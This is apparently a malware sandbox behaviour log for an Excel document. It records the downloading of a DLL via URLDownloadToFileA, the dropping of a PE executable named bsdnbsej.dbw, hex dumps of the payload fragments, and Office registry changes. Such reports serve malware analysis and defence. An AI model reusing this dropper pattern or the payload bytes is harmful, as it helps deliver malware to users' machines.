C:\Users\user\Desktop\C6CE0000	unknown	15246	4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 58 00 be 00 26 00 48 00 34 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 43 00 fd 00 0a 00 48 00 44 00 4a 00 16 00 00 00 be 00 2e 00 48 00 45 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 58 00 be 00 50 00 49 00 34 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 58 00 be 00 28 00 4a 00 34 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 4a 00 44	J.J.J.J.J.J.J.J.J.J.X...&.H.4 . J.J.J.J.J.J.J.J.J.J.J.J.J.J.J. J.C.....H.D.J.........H.E.J.J. J.J.J.J.J.J.J.J.J.J.J.J.J.J.J. J.J.J.X...P.I.4.J.J.J.J.J.J.J. J.J.J.J.J.J.J.J.J.J.J.J.J.J.J. J.J.J.J.J.J.J.J.J.J.J.J.J.J.J. X...(.J.4.J.J.J.J.J.J.J.J.J.J. J.J.J.J.J.J.J.D	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\C6CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 01 00 02 00 03 00 04 00 05 00 06 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 05 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22	........g2.................... ......\.p....user B.....a.........=............ ....=.....i..9J.8.......X .@..........."	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C6CE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 ce 30 67 bc 40 d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... 8.....@.....P.....h..... ..t..... user.....Microsoft Excel .@.....|.#...@.....0g.@..... ...	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\C6CE0000	unknown	312	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 08 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 c1 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00 06 00 00 00 53 68 65 65 74 00 07 00 00 00 53 68 65 65 74 31 00 07 00 00 00 53 68 65 65 74 35 00 07 00 00 00 53 68 65 65 74 32 00 07 00 00 00 53 68 65 65 74 33 00 07 00 00 00 53 68 65 65 74 34 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Sheet.....Sheet1.....Sheet5 ... ..Sheet2.....Sheet3.....She et4.....	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C6CE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\C6CE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 f0 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 ee 00 00 00 ef 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vegas[1].dll	unknown	50	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@.....	success or wait	1	14074828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vegas[1].dll	unknown	345	00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 19 8f cf 66 5d ee a1 35 5d ee a1 35 5d ee a1 35 43 bc 34 35 4d ee a1 35 43 bc 22 35 05 ee a1 35 54 96 32 35 5a ee a1 35 5d ee a0 35 d1 ee a1 35 43 bc 25 35 41 ee a1 35 43 bc 33 35 5c ee a1 35 43 bc 35 35 5c ee a1 35 43 bc 30 35 5c ee a1 35 52 69 63 68 5d ee a1 35 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 0e b0 88 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 ca 07 00 00 d2 10 00 00 00 00 00 c2 8d 06 00 00 10 00 00 00 e0 07 00 00 00 00 01 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 00	.....!..L.!This program cannot be run in DOS mode....$.....f]..5]..5]..5C.45M..5C."5...5T.25Z..5]..5...5C.%5A..5C.35\..5C.55\..5C.05\..5Rich]..5.....PE..L.....`.....!.....	success or wait	2	14074828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vegas[1].dll	unknown	4698	48 d3 bd ff 4a d4 bf ff 4a d4 bf ff 49 d4 bf ff a4 b1 af ff ad ad ad ff f6 f6 f6 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fe fe fe ff fe fe fe ff fd fd fd ff fd fd ff fc fc fc ff fa fa fa ff f9 f9 f9 ff f7 f7 f7 ff f5 f5 f5 ff f3 f3 f3 ff f1 f1 f1 ff f0 f0 f0 ff ee ee ee ff ed ed ed ff ed ed ed ff ec ec ec ff eb eb eb ff eb eb eb ff ea ea ea ff ea ea ea ff eb eb eb ff eb eb eb ff ec ec ec ff ec ec ec ff ed ed ed ff ed ed ed ff ee ee ee ff ee ee ee ff ef ef ef ff ef ef ff f0 f0 f0 ff f1 f1 f1 ff f3 f3 f3 ff f7 f7 f7 ff f9 f9 f9 ff f5 f5 f5 ff f4 f4 f4 ff ca ca ca ff a6 a6 a6 ff 99 ab a8 ff 49 c7 b3 ff 42 c8 b4 ff 42 c8 b3 ff 42 c8 b3 ff 42 c8 b3 ff 38 b0 9d ff 27 8a 7a ff 27 8a 7a ff 27 8a 7a ff 27 8a 7a ff 27 8a 7a ff 27 8a 7a	H...J...J...I..... ....I. ..B...B...B...B...8...'.z.'.z.'.z.'.z.'.z.'.z	success or wait	1	14074828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\bsdnbsej.dbw	unknown	13285	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 19 8f cf 66 5d ee a1 35 5d ee a1 35 5d ee a1 35 43 bc 34 35 4d ee a1 35 43 bc 22 35 05 ee a1 35 54 96 32 35 5a ee a1 35 5d ee a0 35 d1 ee a1 35 43 bc 25 35 41 ee a1 35 43 bc 33 35 5c ee a1 35 43 bc 35 35 5c ee a1 35 43 bc 30 35 5c ee a1 35 52 69 63 68 5d ee a1 35 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 0e b0 88 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 ca 07	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....f]..5]..5]..5C.45M. .5C."5...5T.25Z..5]..5...5C. %5 A..5C.35\..5C.55\..5C.05\.. 5Rich]..5.....PE..L.....`.... .....!.....	success or wait	1	14074828C	URLDownloadToFileA
C:\Users\user\bsdnbsej.dbw	unknown	1360	d6 00 00 ff ff 00 00 00 00 a1 08 b4 5c 59 19 77 95 a9 2d b4 20 20 00 00 00 00 20 e1 8a e1 3d 05 78 54 5b e1 20 00 00 00 bc 7d 6a 09 d7 00 00 00 00 00 00 5c 2d 12 76 ca bb fb ea b6 eb a3 83 00 00 15 5b bf 00 00 00 00 00 51 63 20 20 00 eb 7d a2 e9 84 6c 78 00 00 c8 a9 07 b7 89 36 00 00 00 00 00 00 00 00 00 58 84 37 85 00 00 00 00 00 00 00 b4 bb d2 97 e6 75 71 92 00 00 20 20 68 35 7e 94 b2 00 00 00 00 00 00 8a ee 15 72 f4 8c ec ae 99 4b ab 00 00 8b 59 21 3f 8d 5c 8a 3e 93 ff ff 00 00 00 0b 72 ba 8a 0f 00 ff ff fd 8b 26 c6 9a 22 39 86 02 f6 1c 78 00 00 81 4b 06 00 00 00 00 20 20 00 00 e8 d2 00 00 00 00 00 00 00 fe 81 1e 82 ef c4 5e 00 00 00 00 dd b0 d1 e0 40 77 00 20 20 00 00 00 7f 68 63 3a 00 00 fc e9 7f fd 64 78 f5 40 00 ff ff 00 00 3c 3b 0f 38 6d 00 00 00 7b	.....\Y.w..-. ....=.xT[. ....}j.....\-.v.....[.....Qc ..}...lx..... ..6.....X.7.....uq... h5~.....r.....K....Y !?.\.>.....r.....&.."9... .x...K..... ..... ^.....@.w. ....hc:.....dx. @.....<;.8m...{	success or wait	40	14074828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vegas[1].dll	unknown	4096	00 20 e6 38 23 b8 26 2f 68 ec de 20 00 20 bd 6b 70 bc 00 20 20 ff ff e4 4d 6c c4 86 2c dc f1 f5 ea d2 23 00 00 00 dc 3a db 00 ff 5c b0 ff 00 00 ff ff ff ff 00 b3 1b ea 8d 7b 5b da 00 00 00 ff ff 00 00 56 ad 05 6e 2f 75 ff ff 00 00 d9 12 b6 0e ff ff 00 00 00 00 29 6c 19 65 61 f5 a6 fb ff ff 25 fe 8a cb bb ff ff 00 00 00 7f 39 3f 6d 0d 39 b3 04 76 15 68 00 00 00 c5 5f 7e 4a 5a bf 44 cb fc ff ff 44 00 25 7c 4e 00 00 00 00 20 20 00 00 b2 81 7e 8a dc 28 2d 18 3f da 16 42 20 20 00 00 00 00 00 42 d3 b5 00 00 00 00 80 65 00 00 00 ff ff 00 29 96 49 26 2c c1 ed 00 00 88 17 ec 3f 72 f8 00 00 00 00 00 82 ee 58 30 00 00 00 05 6a f4 ad c0 f0 6e 38 00 00 13 86 11 ad 02 00 00 00 00 00 ff ff 20 4d 75 1a 5f a7 0e ec 2a 08 9c 3e 20 00 00 00 00 ff ff 9a ca 5a 9d f6 6c 7c 4f	. .8#.&/h.. . .kp.. ...Ml..,. ....#....:...\.....{[. .....V..n/u.....)l. ea.....%.....9?m.9..v.h.. .._~JZ.D....D.%|N.... ....~.. (-.?..B .....B.....e.....) .I&,.....?r.....X0....j.. ..n8..... Mu._...*..> .....Z..l|O	success or wait	55	14074828C	URLDownloadToFileA
C:\Users\user\bsdnbsej.dbw	unknown	24971	95 c0 3b c6 75 1f e8 9c e4 fe ff 6a 16 5f 89 38 56 56 56 56 56 e8 b3 eb fe ff 83 c4 14 89 7d e4 e9 82 00 00 00 89 33 8b 45 0c 3b c6 74 02 89 30 33 c0 39 75 10 0f 95 c0 3b c6 74 ca ff 75 10 e8 80 fc ff ff 59 89 45 e0 3b c6 74 58 50 e8 19 50 ff ff 8b f8 47 6a 01 57 e8 42 0a 00 00 83 c4 0c 89 03 3b c6 75 17 e8 3c e4 fe ff c7 00 0c 00 00 00 e8 31 e4 fe ff 8b 00 89 45 e4 eb 2a ff 75 e0 57 50 e8 6f 50 ff ff 83 c4 0c 3b c6 74 0d 56 56 56 56 56 e8 ce e9 fe ff 83 c4 14 8b 45 0c 3b c6 74 02 89 38 89 75 e4 c7 45 fc fe ff ff ff e8 09 00 00 00 8b 45 e4 e8 bd e7 fe ff c3 6a 07 e8 f8 fd fe ff 59 c3 8b ff 55 8b ec 8b 45 08 83 c0 20 5d c3 8b ff 55 8b ec 83 ec 18 53 56 ff 75 0c 8d 4d e8 e8 5b 66 ff ff 8b 5d 08 be 00 01 00 00 3b de 73 54 8b 4d e8 83 b9 ac 00 00 00 01 7e 14	..;.u.....j._.8VVVVV..... }.....3.E.;.t..03.9u....;.t. .u.....Y.E.;.tXP..P....Gj.W. B.....;.u..<.....1..... .E..*.u.WP.oP.....;.t.VVVV V.....E.;.t..8.u..E..... E.....j.....Y...U...E...]. ..U.....SV.u..M..[f...].....; .sT.M.....~.	success or wait	1	14074828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\50757093.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\50757093.emf	unknown	8192	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\50757093.emf	unknown	8192	end of file	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\C6CE0000	unknown	16384	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\C6CE0000	unknown	16384	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\50757093.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\50757093.emf	0	1108	pending	1	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	6	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	6	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC4B6	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC533	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC5BF	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC69A	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC716	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FDBBF	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FDD26	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	4	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC4B6	EC4B6	binary	04 00 00 00 10 08 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 36 00 2E 00 35 00 32 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 14 CD 0F 63 BC 40 D7 01 B6 C4 0E 00 B6 C4 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 